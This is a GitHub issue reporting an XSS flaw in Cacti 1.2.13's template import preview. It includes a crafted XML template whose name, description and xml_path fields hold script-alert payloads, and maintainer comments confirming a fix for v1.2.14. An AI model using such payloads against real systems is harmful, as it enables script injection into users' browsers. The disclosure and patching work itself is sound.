

New issue

[Jump to bottom](#)


Improper escaping of error message leads to XSS during template import preview #3723

Closed joelister opened this issue on Jul 24, 2020 · 1 comment

Labels bug confirmed SECURITY
Milestone v1.2.14

joelister commented on Jul 24, 2020 • edited by netnIV

the XSS issue has been found on templates_import.php (Cacti 1.2.13). The vulnerability could be exploited by an attacker by forcing a user to upload a file with a "name" or "xml_path" containing client-side code



```
C:\Users\25915\Desktop\cacti_host_template_scriptalert21script.xml
控制台 -> 导入模板
x 查找: 123 上一个 下一个 选项 3 个匹配项

- <hash_0701028ae57f09f787656bf4ac541e8bd12537>
  <fname/>
  <update_rra>on</update_rra>
  <regexp_match/>
  <allow_nulls/>
  <type_code/>
  <input_output>out</input_output>
  <data_name>output</data_name>
</hash_0701028ae57f09f787656bf4ac541e8bd12537>
</fields>
</hash_03010280e9e4c4191a5da189ae26d0e237f015>
- <hash_200102d62c52891f4f9688729a5bc9fad91b18>
  <name>5 Minute Collection</name>
  <step>300</step>
  <heartbeat>600</heartbeat>
  <x_files_factor>0.5</x_files_factor>
  <default>on</default>
  <cf_items>1|2|3|4</cf_items>
- <items>
  - <item_000>
    <name>Daily (5 Minute Average)</name>
    <steps>1</steps>
    <rows>600</rows>
    <timespan>86400</timespan>
  </item_000>
  - <item_001>
    <name>Weekly (30 Minute Average)</name>
    <steps>6</steps>
    <rows>700</rows>
    <timespan>604800</timespan>
  </item_001>
  - <item_002>
    <name>Monthly (2 Hour Average)</name>
    <steps>24</steps>
    <rows>775</rows>
    <timespan>2618784</timespan>
  </item_002>
  - <item_003>
    <name>Yearly (1 Day Average)</name>
    <steps>288</steps>
    <rows>797</rows>
    <timespan>31536000</timespan>
  </item_003>
</items>
</hash_200102d62c52891f4f9688729a5bc9fad91b18>
- <hash_060102e9c43831e54eca8069317a2ce8c6f751>
  <name>Normal</name>
  <gprint_text>%8.2lf %s</gprint_text>
  </hash_060102e9c43831e54eca8069317a2ce8c6f751>
- <hash_0401022a52285e72dd4f7bb04774dada894fab7d>
  <name><script>alert(123)</script></name>
  <description><script>alert(1234)</script></description>
  <xml_path><script>alert(12345)</script></xml_path>
  <data_input_id>hash_03010280e9e4c4191a5da189ae26d0e237f015</data_input_id>
  <graphs></graphs>
```

joelister added bug unverified labels on Jul 24, 2020

netniV changed the title the XSS issue has been found on templates/import.php (Cacti 1.2.13): The vulnerability could be exploited by an attacker by forcing a user to upload a file with a "name" or "xml_path" containing client side code Improper escaping of error message leads to XSS during template import preview on Jul 26, 2020

netniV added confirmed SECURITY and removed unverified labels on Jul 26, 2020

netniV added this to the v1.2.14 milestone on Jul 26, 2020

netniV commented on Jul 26, 2020

Member

Thank you for reporting this to us. I have patched this now to prevent the message from being used to report an issue.

If you do obtain a CVE for this, we can update the changelog afterwards.

TheWitness closed this as completed in 39458ef on Aug 1, 2020

github-actions (bot) locked and limited conversation to collaborators on Oct 30, 2020

Assignees

No one assigned

Labels

bug confirmed SECURITY

Projects

None yet

Milestone

v1.2.14

Development

No branches or pull requests

2 participants

